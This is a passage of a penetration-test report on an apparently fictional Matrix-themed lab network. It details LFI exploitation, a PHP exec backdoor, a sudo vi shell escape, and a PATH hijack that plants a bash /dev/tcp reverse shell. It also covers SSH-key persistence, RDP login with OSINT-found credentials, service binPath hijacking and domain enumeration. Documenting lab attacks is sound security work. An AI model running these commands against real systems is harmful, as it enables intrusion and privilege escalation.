
Then SR attempted to brute force files and directories domain (www.zion.com, http://192.168.174.129) by using the gobuster tool and found the following files (control.php, enemy.php).

```
/index.php            (Status: 200) [Size: 2362]
/control.php          (Status: 200) [Size: 295]
/enemy.php            (Status: 200) [Size: 20]
/server-status        (Status: 403) [Size: 280]
```

Web Application Vulnerabilities

SR discovered a local file inclusion vulnerability in the www.zion.com domain using the LFITester tool to test the file parameter in the enemy.php file. The command that allowed SR to obtain the users in the server is "**lfitester -u http://192.168.174.129/enemy.php?file=**"

After successfully exploiting the LFI vulnerability SR disclosed the source code of the control.php page to find a hidden parameter used to pass remote commands to the server. SR leveraged this vulnerability and managed to open a reverse shell with LFITetser on the web server as the user "www-data". The command used is "**lfitester -u http://192.168.174.129/control.php?cmd= --autopwn [local IP]".**



```
<?php
$id = $_GET["cmd"];
if ($_GET["cmd"] == NULL){
        echo "Hello intruder!";
} else {
echo "Hello " . exec($id);
}
?>
```

```
[*] Switching to interactive mode
[+] Exploit Completed! Session Created...
$ whoami
www-data
```


Domain Name Discovery


Furthermore, SR conducted local enumeration and found the user "morpheus" and the domain name of the active directory (MATRIX.local).

```
www-data@zion:/home$ ls
morpheus  morpheus@MATRIX.local
```

RDP Credentials via OSINT

SR performed Open-Source Intelligence (OSINT) investigation and found a picture with remote dektop (RDP) credentials in the background from one of the EC's employees in a post made on LinkedIn (**Neo:SuperSecurePassword1!**).


Thomas (Neo) Anderson • 1st
Design specialist @MATRIX CORP INC
2d •
Thank you #MATRIX for the incredible setup


RDP
Neo

VI Binary Privilege Escalation in the Web Server

Further enumeration done by SR, revealed that the user "www-data" could execute the vi binary with as the user "Morpheus" without password confirmation. This misconfiguration allowed SR to elevate the privileges of the current user and compromise the user "morpheus" with the command "**sudo -u morpheus /usr/bin/vi -c ':/bin/sh' /dev/null"**.

```
Matching Defaults entries for www-data on zion:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on zion:
    (morpheus) NOPASSWD: /usr/bin/vi
```

SUID Privilege Escalation & Persistence in the Ubuntu Server

After that, SR discovered a file (/var/www/zion/backup) which had the SUID bit set, the owner was the user root and the was calling the "cp" command without the absolute path. SR the preceded and successfully exploited this by creating a file called cp with a reverse shell inside. The command used is "**echo "bash -i >& /dev/tcp/192.168.174.129/9999 0>&1" > /dev/shm/cp**" and "**export PATH=/dev/shm:$PATH"**. After that SR gained root permissions on the server.

```
morpheus@zion:/var/www/zion$ strings backup
/lib64/ld-linux-x86-64.so.2
libc.so.6
setuid
system
__cxa_finalize
setgid
__libc_start_main
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
u+UH
[]A\A]A^A
cp /var/www/zion/* /var/backups
:*3$"
```


Additionally, SR created persistence by copying the public SSH key (id_rsa.pub) of the attacker machine and put it in the "authorized_keys" file of the user root on the web server.

Network Enumeration & RDP Access on "THE-WHITE-RBBIT" Host


SR then created SSH port forwarding with a tool called sshuttle to enumerate the network behind the web server (DMZ) and discovered "THE-WHITE-RBBIT" host (10.10.10.3). By using the tool Nmap it was revealed the host had open the remote desktop protocol (RDP) and using the credentials found via OSINT (**Neo:SuperSecurePassword1!**), SR was able to login as the domain user "Neo".


```
root@zion:~# arp -a
_gateway (192.168.174.2) at 00:50:56:e8:11:40 [ether] on ens33
? (10.10.10.3) at 00:0c:29:2f:50:d1 [ether] on ens34
? (192.168.174.1) at 00:50:56:c0:00:08 [ether] on ens33
_gateway (10.10.10.1) at 00:0c:29:65:91:be [ether] on ens34
```

```
# Nmap 7.80 scan initiated Sun Jul  3 17:48:51 2022 as: nmap -T1 -sT -p- -sV -v -oN ./nmap.txt -Pn 10.10.10.3
Nmap scan report for 10.10.10.3
Host is up (0.00054s latency).
Not shown: 65527 filtered ports
PORT      STATE SERVICE       VERSION
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
5040/tcp  open  unknown
5357/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
7680/tcp  open  pando-pub?
49668/tcp open  msrpc         Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```



Privilege Escalation via Weak Service Permissions in "THE-WHITE-RBBIT" Host
After logging in as the user "Neo", SR discovered that the host was using Windows Defender as protection. SR then bypassed the AMSI protection and opened a Covenant reverse shell without triggering the antivirus.






Next, SR used a built-in Covenant tool called "sharpup" and a tool called "accesschk64.exe" to conduct local enumeration on the host with the command "**SharpUp audit**". SR found a service, called "network_service", which had as owner LocalSystem and the user "Neo" had permissions to start/stop the service on demand but also could modify the "BINARY_PATH-NAME" parameter. The command being "**PowerShell sc.exe qc network_service**". SR successfully exploited this misconfiguration by modifying the "BINARY_PATH-NAME" parameter to point to an undetectable reverse shell executable which would be executed when the service was started with the command "**PowerShell sc.exe config network_service binPath= "C:\Temp\network_service_backup.exe""**" and "**PowerShell net start network_service**" to start the service. Thus, SR gained system level permissions on the host.


```
(covenant) > SharpUp audit


=== SharpUp: Running Privilege Escalation Checks ===

[*] In medium integrity but user is a local administrator- UAC can be bypassed.

[*] Audit mode: running all checks anyway.


=== Modifiable Services ===



=== Modifiable Service Binaries ===

  Name             : network_service
  DisplayName      : network_service
  Description      :
  State            : Stopped
  StartMode        : Manual
  PathName         : C:\network_service.exe
```


```
(covenant) > powershell sc.exe qc network_service

[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: network_service
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 3   DEMAND_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : C:\network_service.exe
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : network_service
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem
```



Domain Enumeration

Now with system level access on “THE-WHITE-RBBIT” host, SR uploaded a tool called “sharphound” to perform domain enumeration, then using the tool “Bloodhound”, found one domain admin (Architect) and weak permissions of Access Control Lists (ACLs) which led from the domain user “Neo” to the “Domain Admins” group.







